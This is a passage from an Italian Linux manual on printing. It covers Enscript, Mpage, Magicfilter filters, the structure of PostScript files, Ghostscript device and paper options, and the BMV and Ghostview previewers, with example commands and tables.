enscript -1 -M a4 -f Courier@9.1/9.5 -B --margin=72:72:72:72 -o -
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per foglio; il formato della carta è A4 (si osservi l'uso del minuscolo); il testo deve utilizzare un carattere largo 9,1 punti e alto 9,5 punti (è la dimensione ottimale per stampare 80 colonne e 66 righe nello spazio disponibile, all'interno dei margini indicati); non si vogliono bordi attorno alla pagina virtuale, ma si lascia un margine di 72 punti; non si vuole alcuna intestazione; il risultato in PostScript deve essere emesso attraverso lo standard output.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva

```
default                 cat
```

con:

```
default   pipe   /usr/bin/enscript -1 -M a4 -f Courier@9.1/9.5 -B ⮐
↪--margin=72:72:72:72 -o - 2> /dev/null
```

Esempi

Gli esempi che vengono mostrati fanno riferimento alla configurazione tipica di Enscript.

$ **enscript pippo**

Mette in stampa il file '`pippo`', dopo averlo convertito in PostScript.

$ **enscript -2 pippo**

Come nell'esempio precedente, su due colonne, ma senza cambiare la dimensione del carattere.

$ **enscript -2 -f Courier@5 pippo**

Come nell'esempio precedente, su due colonne, con un carattere molto piccolo.

$ **enscript -2 -r -P laser pippo**

Mette in stampa il file '`pippo`', su due colonne orientando la carta in modo orizzontale. Richiede specificatamente l'uso della coda di stampa '**`laser`**'.

$ **enscript -2 -r -o pippo.ps pippo**

Come nell'esempio precedente, ma senza stampare: viene generato il file '`pippo.ps`'.

$ **man 1 enscript | enscript -2 -r -l**

Stampa la pagina di manuale *enscript(1)*, in orizzontale, su due colonne, impaginandola nel modo migliore per questo tipo di informazioni.

$ **enscript -2 -r -Esh /etc/profile**

Stampa il file '`/etc/profile`', in orizzontale, su due colonne, utilizzando un sistema di evidenziamento ottimale per gli script di shell Bourne o derivate.

```
#! /bin/sh
enscript --portrait --columns=1 --margins=72:72:72:72 --no-header \
    --lines-per-page=66 --font=Courier@9.5 --output=-
```

Lo script permette di generare un file PostScript attraverso lo standard output a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico di 72 punti (circa un pollice), senza scritte o bordi aggiuntivi, con un carattere di 9,5 punti (ciò dovrebbe garantire la stampa di 80 colonne su un foglio A4 normale).

```
#! /bin/sh
enscript --portrait --columns=1 --margins=72:72:72:72 --no-header \
    --font=Courier@9.5 --output=-
```

Come nell'esempio precedente, ma senza porre un limite alla quantità di righe per pagina, che così possono essere anche di più delle 66 standard.

```
#! /usr/sbin/magicfilter
#...

# Default entry -- for normal (text) files.  MUST BE LAST.
#default                        cat     \eE\e&k2G\e(0N  \eE
default         pipe  /usr/bin/enscript -1 -M a4 -f Courier@9.1/9.5 -B \
    --margin=72:72:72:72 -o - 2> /dev/null
```

L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

```
#! /bin/sh
enscript --landscape --columns=1 --media=a4 --margins=72:72:72:72 \
    --no-header --tabsize=8 --encoding=88591 --non-printable-format=space \
    --font=Courier@8.2/5.7 --output=-
```

Si tratta di un altro script, realizzato in modo da gestire file di testo fino a 136 colonne, in orizzontale, con margini da 72 punti. In questo senso, il carattere è stato scelto per riempire in modo ottimale lo spazio.

88.4.3 Mpage

Mpage [7] è un programma per generare file PostScript a partire da file di testo o da altri file PostScript. In generale, Mpage è utile per la prima di queste funzionalità, dal momento che la raccolta PSUtils è molto più adatta per la rielaborazione di file PostScript.

Sotto questo punto di vista, Mpage svolge un compito simile a quello di A2ps, in generale anche meno preciso; tuttavia Mpage offre una semplicità che alle volte manca all'altro. Per cominciare, Mpage non prevede alcuna configurazione e tutte le indicazioni gli devono essere fornite attraverso la riga di comando; è previsto che il testo in ingresso utilizzi la codifica ISO 8859-1; inoltre, il risultato dell'elaborazione di Mpage è diretto verso lo standard output e non alla coda di stampa predefinita.

```
mpage [opzioni] [file...]
```

L'eseguibile '**mpage**' è tutto ciò che compone questo programma e, come si vede, i file da elaborare possono essere indicati sulla riga di comando, altrimenti viene utilizzato lo standard input. La tabella 88.8 elenca alcune delle opzioni disponibili.

Tabella 88.8. Alcune opzioni di Mpage.

Opzione	Descrizione
-1	Genera una pagina virtuale per foglio.
-2	Genera due pagine virtuali per foglio.
-4	Genera quattro pagine virtuali per foglio.
-8	Genera otto pagine virtuali per foglio.
-b*carta*	Definisce il formato della carta.
-c	Abilita il concatenamento di più file sullo stesso foglio.
-l	Orientamento orizzontale.
-L*n*	Richiede *n* righe per pagina virtuale.
-m*n*[l][r][t][b]	Richiede *n* punti di margine nel foglio.
-M*n*[l][r][t][b]	Richiede *n* punti di margine nella pagina virtuale.
-o	Toglie i bordi attorno alle pagine virtuali.
-P*coda*	Invia il risultato alla coda di stampa indicata.
-s*n*	Specifica la lunghezza di uno stop di tabulazione.
-W*n*	Richiede *n* caratteri per riga.

Nella tabella, la sintassi delle opzioni '**-m**' e '**-M**' è stata indicata in modo approssimativo. Si riferiscono a dei margini per il foglio, oppure per la pagina virtuale: le lettere «l», «r», «t», e «b», si riferiscono rispettivamente al margine sinistro, destro, superiore e inferiore. Se si indica un gruppo di lettere, si intende che il margine indicato si deve riferire alle posizioni corrispondenti;

[7] **Mpage** software non libero: non ammette la modifica

se non si indicano lettere, il margine vale per tutti i lati del foglio. Per esempio, '**-m20**' indica un margine di 20 punti per tutti i lati, mentre '**-m20lr**' assieme a '**-m10tb**' richiede un margine di 20 punti per i margini sinistro e destro, mentre richiede solo 10 punti per i margini superiore e inferiore.

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per foglio; il formato della carta è A4; devono essere lasciati 72 punti per i margini del foglio (sono tutti uguali); il testo deve essere organizzato in modo tale che si possano stampare 80 colonne per 66 righe (il formato tradizionale per i file di testo e anche per la composizione delle pagine di manuale); non si vogliono bordi attorno alla pagina virtuale.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva

```
default                 cat
```

con:

```
default   pipe  /usr/bin/mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
```

Esempi

$ **mpage -bA4 -2 pippo | lpr**

Invia alla stampa il file '`pippo`' dopo averlo trasformato in PostScript in modo tale che il testo si legga in due pagine virtuali contenute nel foglio fisico finale (il formato finale della carta è stato specificato esplicitamente in A4).

$ **mpage -bA4 -2 pippo > pippo.ps**

Come nell'esempio precedente, ma invece di inviare il file alla stampa, viene generato il file '`pippo.ps`'.

$ **mpage -bA4 -2 -o pippo > pippo.ps**

Come nell'esempio precedente, togliendo i bordi attorno alle pagine virtuali.

$ **man 1 mpage | mpage -bA4 -2 -o -W80 -L66 | lpr**

Invia alla stampa il risultato della ricomposizione della pagina di manuale *mpage(1)*, dopo averla organizzata in due pagine virtuali per foglio, avendo stabilito la dimensione del testo nelle pagine virtuali di 80 colonne per 66 righe.

```
#! /bin/sh
mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
```

Lo script permette di generare un file PostScript attraverso lo standard output, a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico (nel caso di carta A4), senza scritte o bordi aggiuntivi, garantendo 80 colonne e 66 righe per pagina.

```
#! /usr/sbin/magicfilter
#...

# Default entry -- for normal (text) files.  MUST BE LAST.
#default                        cat     \eE\e&k2G\e(0N  \eE
default   pipe  /usr/bin/mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
```

L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

88.5 Controllo dell'impostazioni della carta

Nel momento in cui la stampa è gestita attraverso un sistema di filtri, come è stato mostrato in questo capitolo, i programmi non hanno la possibilità di definire il formato della carta. Infatti, non hanno alcun modo di colloquiare con il sistema di stampa sottostante; al massimo possono scegliere la coda di stampa.

In questo senso, se si dispone di una stampante con la quale possono essere utilizzati diversi formati di carta, occorrerà definire altrettante code di stampa differenti: ognuna predisposta per un formato diverso. In questo modo, il programma che ha bisogno di un certo formato, invierà la richiesta di stampa utilizzando la coda adatta per questo.

Nel capitolo 90 viene affrontato anche il problema dell'allineamento delle stampanti, dal momento che alle volte queste introducono dei margini che sfasano la stampa, cosa che crea problemi specialmente nel momento della rilegatura di un testo.

PostScript

Come già accennato in precedenza, a suo tempo il sistema PostScript ha segnato una rivoluzione nel modo di stampare definendo uno standard generale. Tuttavia, a causa del prezzo, le stampanti PostScript si sono introdotte particolarmente nel settore tipografico e raramente nei piccoli uffici o in casa.

PostScript è una sorta di linguaggio di programmazione per la stampa, o in altri termini, si può definire anche come *linguaggio di stampa* . I dati inviati a una stampante PostScript sono in forma di file di testo contenente un programma di stampa.

> Il formato PostScript è proprietario. Nonostante questo fatto, sulla base di tale formato sono stati sviluppati diversi applicativi nell'ambito del software libero.

89.1 File PostScript

Un file PostScript è ciò che viene inviato a una stampante PostScript per ottenere un documento finale. Questo file contiene tutte le informazioni per definire l'aspetto finale del documento, senza conoscere le caratteristiche particolari della stampante, la quale da sola deve arrangiarsi a interpretarlo. Il file PostScript è un file di testo normale, come se fosse un sorgente di un linguaggio di programmazione, con la differenza che le istruzioni non sono così intelligibili.

```
%!PS-Adobe-2.0
...
```

La prima parte di questo file inizia generalmente con la dichiarazione del tipo di file ('**%!PS-Adobe-***versione*'), quindi il testo prosegue con la definizione di una serie di caratteristiche che riguardano l'intero documento.

Successivamente inizia la definizione dettagliata di altre caratteristiche, principalmente le fonti tipografiche, ovvero i tipi di carattere. La descrizione di questi si rende necessaria quando il documento utilizza dei tipi che non appartengono allo standard minimo PostScript. In pratica, il linguaggio PostScript prevede che alcuni tipi di carattere siano predefiniti all'interno della stampante, per cui, quando vengono utilizzati questi tipi, non occorre specificarne le caratteristiche; in tutti gli altri casi, occorre fornire alla stampante tutte le informazioni necessarie a disegnarli nel modo corretto.

Questo particolare deve essere tenuto da conto quando si vogliono ottenere file PostScript di dimensioni ridotte, per esempio quando si tratta di documenti brevi.

```
...
%%Page: 1 1
1 0 bop 300 1350 3600 42 v 300 1984 a FP(Appunti)138
b(Linux)p 300 2184 V 2142 2403 a FO(Daniele)21 b(Giacomini)114
b(daniele)21 b(@)i(pluto.linux.it)2865 2973 y FN(1999.09.21)p
eop
%%Page: 2 2
2 1 bop -72 -90 a FM(D)o(aniele)17 b(G)o(iacomini)h FL(\350)i(un)g
(autodidatta)e(che)j(ha)f(tro)n(vato)e(in)i(GNU/Linux)h(la)f
(possibilit\340)e(di)h(studiar)o(e)g(e)h(approfondir)o(e)-72
2 y(un)c(sistema)f(oper)o(ativo)h(completo)m(.)h(P)o(r)q(ima)e(di)g
...
```

A un certo punto, finalmente, inizia il contenuto delle varie pagine. L'estratto di esempio si riferisce alla prima e all'inizio della seconda pagina di questo documento (in una sua edizione molto vecchia). Con qualche difficoltà si riesce anche a intravedere il testo che verrà stampato. Al termine dell'ultima pagina c'è una conclusione, come nell'estratto seguente:

```
...
%%Trailer
end
userdict /end-hook known{end-hook}if
%%EOF
```

89.1.1 Scomposizione e ricomposizione

Questa struttura ordinata di un file PostScript, lascia intuire la possibilità di scomporre un file di questo tipo e di ricomporlo come si desidera. Quello che conta è che ciò che si ottiene contenga il preambolo iniziale, quanto precede le descrizioni delle pagine e la conclusione finale. Per esempio, potrebbe essere conveniente estrarre da un file PostScript alcune pagine e ricomporle in un file indipendente.

Questo tipo di scomposizione può essere fatta manualmente, con l'aiuto di un programma per la modifica di file di testo, oppure per mezzo di strumenti appositi.

89.2 Emulazione

In mancanza di una stampante PostScript si può utilizzare un emulatore che trasforma un file PostScript in uno adatto alla stampante che si possiede. In passato sono apparsi diversi programmi proprietari di emulazione, ma attualmente si è imposto il programma Ghostscript del quale esistono versioni sia per i sistemi Unix che per altri sistemi operativi (Dos incluso).[1]

89.2.1 Ghostscript

Ghostscript [2] è un programma che si occupa di trasformare un file PostScript in un altro adatto alla stampante che si utilizza. Permette di utilizzare una serie di opzioni fornite come argomenti della riga di comando, ma al termine costringe a uscire dal programma inserendo la parola '**`quit`**', oppure il codice di EOF (che di solito si ottiene con la combinazione di tasti [*Ctrl+d*]), nello standard input (attraverso la tastiera o una ridirezione dell'input). Anche con la combinazione di tasti [*Ctrl+c*] si ottiene la conclusione del funzionamento del programma.

`gs` [*opzioni*] [*file*...]

Ghostscript utilizza un elenco molto lungo di argomenti nella riga di comando. Questi sono molto importanti per automatizzare l'utilizzo del programma attraverso degli script.

Alcune opzioni

`-sDEVICE=`*stampante*

Permette di definire per quale tipo si stampante o altra unità deve essere generato il risultato della trasformazione del file PostScript. Possono essere utilizzati i nomi indicati nelle tabelle 89.1, 89.2 e 89.3.

Tabella 89.1. Alcuni dei formati per stampanti utilizzabili con Ghostscript.

Nome	Descrizione
iwhi	Apple Imagewriter, alta risoluzione
iwlo	Apple Imagewriter, bassa risoluzione
iwlq	Apple Imagewriter LQ, 320×216 dpi
bj10e	Canon BubbleJet BJ10e

[1] Esistono due filoni nello sviluppo di Ghostscript; solo quello contrassegnato dalla sigla «GNU» è rilasciato con la licenza GNU GPL, mentre l'altro non è propriamente software libero.

[2] **Ghostscript** GNU GPL

Nome	Descrizione
bj200	Canon BubbleJet BJ200
bjc600	Canon BubbleJet BJC-600 e BJC-400 colore
bjc800	Canon BubbleJet BJC-800 colore
lbp8	Canon LBP-8II (laser)
la50	DEC LA50
la70	DEC LA70
la75	DEC LA75
la75plus	DEC LA75plus
lj250	DEC LJ250 (colore)
epson	Epson-compatibile (9 o 24 aghi)
eps9mid	Epson-compatibile (9 aghi a media risoluzione)
eps9high	Epson-compatibile (9 aghi ad alta risoluzione)
epsonc	Epson LQ-2550 e Fujitsu 3400/2400/1200 a colori
stcolor	Epson Stylus colore
st800	Epson Stylus 800
dnj650c	HP Designjet 650C
deskjet	HP Deskjet e HP Deskjet Plus
djet500	HP Deskjet 500
cdeskjet	HP Deskjet 500C (1 bit/pixel colore)
cdjcolor	HP Deskjet 500C (24 bit/pixel colore)
cdjmono	HP Deskjet 500C (solo nero)
cdjcolor	HP Deskjet 500C
cdj500	HP Deskjet 500C
djet500c	HP Deskjet 500C
cdj550	HP Deskjet 550C/560C
laserjet	HP Laserjet
ljetplus	HP Laserjet Plus
ljet2p	HP Laserjet IId/IIp/III* (con compressione TIFF)
ljet3	HP Laserjet III* (con compressione Delta Row)
ljet3d	HP Laserjet IIID (duplex)
ljet4	HP Laserjet 4 (600 dpi)
lj4dith	HP Laserjet 4 (Floyd-Steinberg dithering)
pj	HP Paintjet XL
pjetxl	HP Paintjet XL
pjxl	HP Paintjet XL (colore)
paintjet	HP Paintjet XL (colore)
pjxl300	HP Paintjet XL300 (colore) e HP Deskjet 1200C
lp2563	HP 2563B
ibmpro	IBM Proprinter (9 aghi)
jetp3852	IBM Jetprinter (a getto, colore, modello #3852)
imagen	Imagen ImPress
m8510	C.Itoh M8510
cp50	Mitsubishi CP50 (colori)
necp6	NEC P6/P6+/P60 (360×360 dpi)
r4081	Ricoh 4081 (laser)
sj48	StarJet 48 inkjet
t4693d2	Tektronix 4693d (colore, 2 bit)
t4693d4	Tektronix 4693d (colore, 4 bit)
tek4696	Tektronix 4695/4696 (plotter a getto d'inchiostro)
xes	Xerox XES 2700, 3700, 4045 e altri modelli

Tabella 89.2. Alcuni dei formati grafici utilizzabili con Ghostscript.

Nome	Descrizione
dfaxhigh	DigiBoard DigiFAX (alta risoluzione)
dfaxlow	DigiBoard DigiFAX (bassa risoluzione)
faxg3	Fax gruppo 3, con EOL, senza intestazione e EOD
faxg32d	Fax gruppo 3 2-D, con EOL, senza intestazione e EOD
faxg4	Fax gruppo 4, con EOL, senza intestazione e EOD
pcxmono	PCX monocromatico
pcxgray	PCX 8 bit in scala di grigi
pcx16	PCX 4 bit a colori
pcx256	PCX 8 bit a colori
pcx24b	PCX 24 bit a colori
bit	Binario semplice (raw), monocromatico
bitrgb	Binario semplice (raw), RGB
bitcmyk	Binario semplice (raw), CMYK
pbm	PBM (*Portable bitmap*), formato ASCII
pbmraw	PBM (*Portable bitmap*), formato raw
pgm	PGM (*Portable graymap*), formato ASCII
pgmraw	PGM (*Portable graymap*), formato raw
pngmono	PNG (*Portable network graphics*), monocromatico
pnggray	PNG (*Portable network graphics*), 8 bit grigi
png16	PNG (*Portable network graphics*), 4 bit colori
png256	PNG (*Portable network graphics*), 8 bit colori
png16m	PNG (*Portable network graphics*), 24 bit colori
ppm	PBM (*Portable pixmap*), formato ASCII
ppmraw	PBM (*Portable pixmap*), formato raw
tiffcrle	TIFF b/n, CCITT RLE 1-dim (fax gruppo 3 senza EOL)
tiffg3	TIFF b/n, fax gruppo 3 (con EOL)
tiffg32d	TIFF b/n, fax gruppo 3 2-D
tiffg4	TIFF b/n, fax gruppo 4
tifflzw	TIFF b/n, LZW
tiffpack	TIFF b/n, PackBits
tiff12nc	TIFF 12 bit RGB colori (senza compressione)
tiff24nc	TIFF 24 bit RGB colori (senza compressione)

Tabella 89.3. Alcuni dei formati alternativi di conversione utilizzabili con Ghostscript.

Nome	Descrizione
pdfwrite	PDF (*Portable document format*)
psmono	PostScript 1, monocromatico, *bitmap*

```
-q | -dQUIET
```

Permette di sopprimere il messaggio di avvio del programma. È utile quando si ridirige l'output e di conseguenza non si vogliono avere dati estranei nel file che si ottiene.

```
-dNOPAUSE
```

Disabilita l'invito e la pausa alla fine di ogni pagina.

-sPAPERSIZE=*formato*

Permette di definire il formato della pagina. Possono essere utilizzati i formati elencati nella tabella 89.4.

Tabella 89.4. Formati di stampa di Ghostscript.

formato	larghezza 1/72 pollici	altezza 1/72 pollici	larghezza pollici	altezza pollici	larghezza cm	altezza cm
note	540	720	7,50	10,00	19,05	25,4
letter	612	792	8,50	11,00	21,59	27,94
legal	612	1008	8,50	14,00	21,59	35,56
a0	2380	3368	33,0556	46,7778	83,9611	118,816
a1	1684	2380	23,3889	33,0556	59,4078	83,9611
a2	1190	1684	16,5278	23,3889	41,9806	59,4078
a3	842	1190	11,6944	16,5278	29,7039	41,9806
a4	595	842	8,26389	11,6944	20,9903	29,7039
a5	421	595	5,84722	8,26389	14,8519	20,9903
a6	297	421	4,125	5,84722	10,4775	14,8519
a7	210	297	2,91667	4,125	7,40833	10,4775
a8	148	210	2,05556	2,91667	5,22111	7,40833
a9	105	148	1,45833	2,05556	3,70417	5,22111
a10	74	105	1,02778	1,45833	2,61056	3,70417
b0	2836	4008	39,3889	55,6667	100,048	141,393
b1	2004	2836	27,8333	39,3889	70,6967	100,048
b2	1418	2004	19,6944	27,8333	50,0239	70,6967
b3	1002	1418	13,9167	19,6944	35,3483	50,0239
b4	709	1002	9,84722	13,9167	25,0119	35,3483
b5	501	709	6,95833	9,84722	17,6742	25,0119
archE	2592	3456	36,00	48,00	91,44	121,92
archD	1728	2592	24,00	36,00	60,96	91,44
archC	1296	1728	18,00	24,00	45,72	60,96
archB	864	1296	12,00	18,00	30,48	45,72
archA	648	864	9,00	12,00	22,86	30,48
flsa	612	936	8,50	13,00	21,59	33,02
flse	612	936	8,50	13,00	21,59	33,02
halfletter	396	612	5,50	8,50	13,97	21,59
11x17	792	1224	11,00	17,00	27,94	43,18
ledger	1224	792	17,00	11,00	43,18	27,94

`-sOutputFile=`*file*

Permette di definire il nome del file che si vuole generare con questa trasformazione. Se al posto del nome si mette un trattino ('`-`'), questo file viene emesso attraverso lo standard output.

`-`

Se al posto del nome del file PostScript da convertire si indica un trattino ('`-`') isolato, viene utilizzato quanto proveniente dallo standard input.

Esempi

```
$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=- ↩
↪esempio.ps < /dev/null | lpr
```

Invia al sistema di stampa (tramite '**`lpr`**') il documento '`esempio.ps`' dopo la trasformazione nel formato compatibile con le stampanti HP Deskjet.

```
$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=pagina%0004d ↩
↪esempio.ps < /dev/null
```

Genera una serie di file, a partire dal documento '`esempio.ps`', uno per ogni pagina, con un nome che inizia per '`pagina`' seguito da quattro cifre numeriche.

```
$ gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=esempio.prn ↩
↪esempio.ps < /dev/null
```

Genera, a partire dal documento '`esempio.ps`', il file '`esempio.prn`' pronto per essere inviato a una stampante HP Deskjet.

89.3 Anteprima di stampa

Nello stesso modo in cui Ghostscript viene utilizzato per convertire file PostScript in formati adatti alle stampanti normali, così è possibile ottenere una conversione in un formato che possa essere mostrato attraverso lo schermo, solitamente all'interno del sistema grafico X.

Alcuni strumenti grafici specifici, si occupano di guidare l'utente all'utilizzo di Ghostscript in modo da ottenere un'anteprima di stampa su schermo.

89.3.1 BMV

BMV [3] è un programma che permette la visualizzazione di file PostScript utilizzando direttamente una console di tipo VGA. Per visualizzare i file PostScript si avvale naturalmente di Ghostscript che deve essere stato installato. Il file eseguibile, '**`bmv`**', deve appartenere all'utente '**`root`**' e avere il bit SUID attivo (SUID-root), altrimenti può essere utilizzato solo dall'utente '**`root`**' a causa del fatto che accede direttamente all'adattatore VGA.

`bmv` [*opzioni*] *file_da_visualizzare*

Una volta avviato l'eseguibile '**`bmv`**', se Ghostscript è installato (e BMV lo trova), viene visualizzato il file utilizzando la console virtuale dalla quale è stato avviato. Per cambiare console virtuale non funzionano più le combinazioni consuete, [*Ctrl+Fn*] o [*Ctrl+Alt+Fn*]; per cambiare console virtuale occorre un comando di BMV: [*s*][*n*] che permette di raggiungere l'*n*-esima console virtuale.

Alcune opzioni

`-v`*n*

Permette di stabilire il tipo di modalità VGA attraverso un numero che fa riferimento a quanto stabilito normalmente attraverso il file '`/usr/include/vga.h`' (utilizzato nella compilazione della libreria SVGAlib). Alcuni valori interessanti potrebbero essere il numero 4 (640×480 16 colori), il numero 29 (800×600 16 colori), il 30 (1024×768 16 colori) e il 31 (1280×1024 256 colori).

`-p`*dimensione_carta*

Permette di passare a Ghostscript l'indicazione sulla dimensione della carta in modo esplicito.

`-g`*percorso_gs*

Permette di indicare il percorso assoluto per l'avvio dell'eseguibile '**`gs`**'. Potrebbe essere necessario utilizzare questa opzione se BMV è stato compilato con un'indicazione che non corrisponde a quella della propria situazione.

Alcuni comandi da tastiera

[*q*]

Conclude il funzionamento del programma.

[*h*], [*j*], [*k*], [*l*]

[3] **BMV** GNU GPL

Questi tasti rappresentano uno spostamento dell'immagine rispettivamente: verso sinistra, verso il basso, verso l'alto e verso destra. In pratica ripetono la tradizione di VI.

[+], [-]

Ingrandisce e riduce l'immagine.

[*g*][*n*][*n*][*n*]

Salta alla pagina definita dal numero *nnn* (sono obbligatorie tre cifre).

[*s*][*n*]

Salta alla console virtuale *n*.

Esempi

```
$ bmv -g/usr/bin/gs prova.ps
```

Utilizza l'eseguibile '**gs**' che si trova nella directory '`/usr/bin/`' per visualizzare il file '`prova.ps`', con la modalità VGA predefinita.

```
$ bmv -v30 -g/usr/bin/gs prova.ps
```


Come nell'esempio precedente ma utilizzando la modalità VGA numero 30.

```
$ bmv -pA4 -g/usr/bin/gs prova.ps
```

Visualizza il solito file specificando a Ghostscript che il formato della carta deve essere A4.

89.3.2 Ghostview

Ghostview [4] è un programma che facilita la visualizzazione di file PostScript all'interno dell'ambiente grafico X attraverso una gestione automatizzata e semplificata di Ghostscript.

Figura 89.1. Ghostview.

Ghostview è piuttosto spartano nella sua impostazione, per cui tende a essere sostituito dai suoi discendenti, GV e GGV, più curati esteticamente e più semplici da usare. Tuttavia, Ghostview è ancora insostituibile per la facilità con cui si possono selezionare gruppi di pagine molto grandi.

[4] **Ghostview** GNU GPL

```
ghostview [opzioni] [file]
```

L'eseguibile '**`ghostview`**' viene utilizzato generalmente senza alcun argomento, eventualmente può essere fornito il nome del file PostScript che si vuole visualizzare.

La libreria grafica con cui è stato realizzato questo programma, non è molto comoda da utilizzare con il solo mouse. Per questo, è conveniente conoscere alcuni comandi che si possono dare attraverso la tastiera.

- Scorrimento delle pagine:

  l'uso dei tasti [*pagina su*] e [*pagina giù*] permette di scorrere il documento da una pagina all'altra.

- Orientamento:

  premendo il tasto [*freccia su*], si orienta il documento a zero gradi (cioè nella sua posizione normale);

  premendo il tasto [*freccia giù*], si orienta il documento a 180 gradi;

  premendo il tasto [*freccia sinistra*], si orienta il documento in senso antiorario di 90 gradi;

  premendo il tasto [*freccia destra*], si orienta il documento in senso orario di 90 gradi.

- Spostamento della zona visualizzata:

  premendo il tasto [*u*] o [*k*], si visualizza la parte superiore della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [*d*] o [*j*], si visualizza la parte inferiore della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [*h*], si visualizza la parte sinistra della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [*l*], si visualizza la parte destra della pagina (se questa non appare completamente nella finestra a disposizione).

A parte l'uso ovvio del mouse con le barre di scorrimento, sono interessanti le possibilità seguenti.

- Lente di ingrandimento:

  facendo un clic con uno dei tasti del mouse quando il cursore si trova nella zona in cui si visualizza il documento, si ottiene un ingrandimento locale. Con il primo tasto si ha un ingrandimento piccolo, con il secondo tasto si ottiene un ingrandimento medio, con il terzo si ottiene l'ingrandimento massimo.

- Selezione delle pagine:

  con un clic del primo tasto su un numero di pagina si seleziona tale numero. Premendo successivamente il terzo tasto si seleziona un gruppo di pagine a partire da quella selezionata in precedenza. Utilizzando il tasto centrale si visualizza la pagina con quel numero.

Il menù di Ghostview può essere utilizzato con il mouse, ma le stesse funzionalità sono accessibili anche attraverso delle combinazioni di tasti. Segue la struttura del menù con l'indicazione della combinazione di tasti equivalente a ogni voce.

- *`File`*

- `Open...`

  [*o*]

  Permette di aprire un file PostScript per la sua visualizzazione.

- `Reopen`

  [*r*]

  Permette di riaprire il documento in corso di visualizzazione, nel caso che questo sia stato modificato nel frattempo.

- `Print...`

  [*P*]

  Permette di stampare l'intero documento. Viene richiesto il nome della stampante; se non viene fornito si intende quella predefinita.

- `Print marked pages...`

  [*p*]

  Permette di stampare solo le pagine marcate.

- `Save marked pages...`

  [*s*]

  Permette di salvare le pagine marcate.

- `Copyright...`

  Visualizza il copyright.

- `Quit`

  [*q*]

  Termina l'esecuzione del programma.

• `Page`

- `Next`

  [*barra spaziatrice*] [*Invio*] [*f*]

  Passa a visualizzare la pagina successiva.

- `Redisplay`

  [*.*] [*Ctrl+l*]

  Visualizza nuovamente la pagina corrente.

- `Previous`

  [*backspace*] [*canc*] [*b*]

  Passa a visualizzare la pagina precedente.

- `Center`

  Centra la pagina all'interno della zona di visualizzazione.

- `Mark`

  [*m*]

  Marca le pagine selezionate. Le pagine marcate hanno un asterisco alla sinistra del numero.

- `Unmark`

  [*n*]

  Toglie la marcatura alle pagine selezionate.

• `Magstep`

  [*0*] [*1*] [*2*] [*3*] [*4*] [*5*] [*+*] [*-*]

  Permette di definire il livello di ingrandimento della pagina visualizzata. Zero è il valore centrale; un valore maggiore aumenta l'ingrandimento, un valore minore lo diminuisce.

- *`Orientation`*

